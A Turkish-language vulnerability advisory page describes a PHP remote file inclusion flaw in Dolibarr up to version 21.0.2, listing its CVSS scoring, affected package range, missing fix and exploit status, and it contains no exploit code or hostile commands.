 # Impact This vulnerability can run arbitrary commands in the file system and read sensitive files. # Say it at the end If you confirm the vulnerability, please apply for a CVE to notify all users to update.
- Yayın
- 21 Tem 2025
- Güncelleme
- 18 Ara 2025
- EPSS
- —
- CWE
- CWE-98
Rapor araçları
Aksiyon skoru
35
Şimdilik düşük öncelik.
- CVSS
- 35 / 40 · 8.8 / 10
- CISA KEV
- 0 / 30 · Listede değil
- EPSS
- 0 / 30 · —
Bu kayıt değişirse haber alın
- KEV'de değil: sahada sömürü kaydı yok
- Herkese açık istismar kodu kaydı yok
- Düzeltme sürümü henüz yok
Bunlardan biri değişirse günlük e-posta özetinde haber veririz.
Sürümünüz etkileniyor mu? Kontrol edinNoroxi analizi
Sizin ortamınızda ne anlama geliyor?
Yukarıdaki değerlendirme kaydın verisinden otomatik üretilir; ortamınızı bilmez. Bu açığın sizde gerçekten sömürülebilir olup olmadığını ve hangi önlemin yeteceğini ekibimiz sizin sistemlerinizde doğrular.
Bu ürünü kullanıyoruz, yardım isteyinEtkilenen sistemler
Sürümünüz etkileniyor mu?
Ürünü seçip kullandığınız sürümü yazın. Bu kaydın sürüm aralıklarıyla tarayıcınızda karşılaştırılır; sürüm hiçbir yere gönderilmez.
| Üretici | Ürün | CPE |
|---|---|---|
| Packagist | dolibarr/dolibarr | pkg:composer/dolibarr/dolibarr |
Paket düzeyi etkilenme
OSV ve GitHub Advisory verisi: ekosistem, paket ve aralık. SBOM eşleşmesi bu tabloyu kullanır.
| Ekosistem | Paket | Etkilenen aralık | Düzeltme |
|---|---|---|---|
| Packagist | dolibarr/dolibarr | 21.0.2 dahil öncesi | — |
Düzeltme
Hangi sürüme geçmeli
Üretici, paket deposu ve Microsoft kayıtlarından derlenen düzeltme sürümleri. Yükseltmeden önce üreticinin notunu doğrulayın.
Bu kayıt için kayıtlı bir düzeltme sürümü yok. Üretici bildirimleri için referanslara bakın.
İstismar durumu
Bilinen kamuya açık istismar yok
Şu an kamuya açık bir istismar görülmedi. Bu, güvende olduğunuz anlamına gelmez; yalnızca eşiğin biraz daha yüksek olduğunu gösterir.
Araştırma bağlamı
Pentester ve araştırmacı için: saldırı profili, puan anlaşmazlığı, zaman çizelgesi, yama commit’leri, kredi, varyant ve zincir adayları, bug bounty kapsamı. Hepsi mevcut veriden türetilir; istismar kodu içermez.
Zaman çizelgesi
Yayından bugüne: kavram kanıtı, Metasploit modülü, CISA KEV ve düzeltme kaydı. Tarihler kaynakların bildirdiği tarihlerdir.
Yayın dışında tarihli olay yok.
Bu kayıtta yok: EPSS geçmişi · yama commit'i ya da PR bağlantısı · araştırmacı kredisi · varyant ya da zincir adayı · herkese açık ödül programı.
Teknik detay
Saldırı koşulları
- İnternetten erişebilen herkes tetikleyebilir.
- Düşük yetkili bir hesap yeterli.
- Kullanıcının bir şey yapması gerekmez.
- Özel bir koşul gerekmez; tekrarlanabilir.
Başarılı olursa
- Gizlilik
- yüksek · veriler okunabilir
- Bütünlük
- yüksek · veri ya da yapılandırma değiştirilebilir
- Erişilebilirlik
- yüksek · hizmet durdurulabilir
- Saldırı vektörü
- Ağ
- Karmaşıklık
- Düşük
- Gereken yetki
- Düşük
- Kullanıcı etkileşimi
- Gerekmez
- Kapsam
- Değişmez
- Gizlilik etkisi
- Yüksek
- Bütünlük etkisi
- Yüksek
- Erişilebilirlik etkisi
- Yüksek
Zayıflık sınıfı (CWE)
CWE-98 · Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')CVSS vektörü
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
osv
Saldırı bağlamı
Bu zafiyet sınıfının (CWE) MITRE CAPEC saldırı desenleri ve ATT&CK teknikleri. Tespit kuralı ve tehdit avı için başlangıç noktası.
Saldırı desenleri (CAPEC)
ATT&CK teknikleri
—
Değişiklik günlüğü (0)
Bu kayıtta izlenen alanlarda henüz değişiklik kaydı yok. Skor, KEV, istismar olgunluğu ve düzeltme durumu değiştiğinde burada görünür.
Referanslar
Tüm referansları göster (3 daha)Daha az göster
Üretici bildirimleri ve resmî kayıtlar. İstismar/PoC bağlantıları bilinçli olarak dışarıda bırakıldı.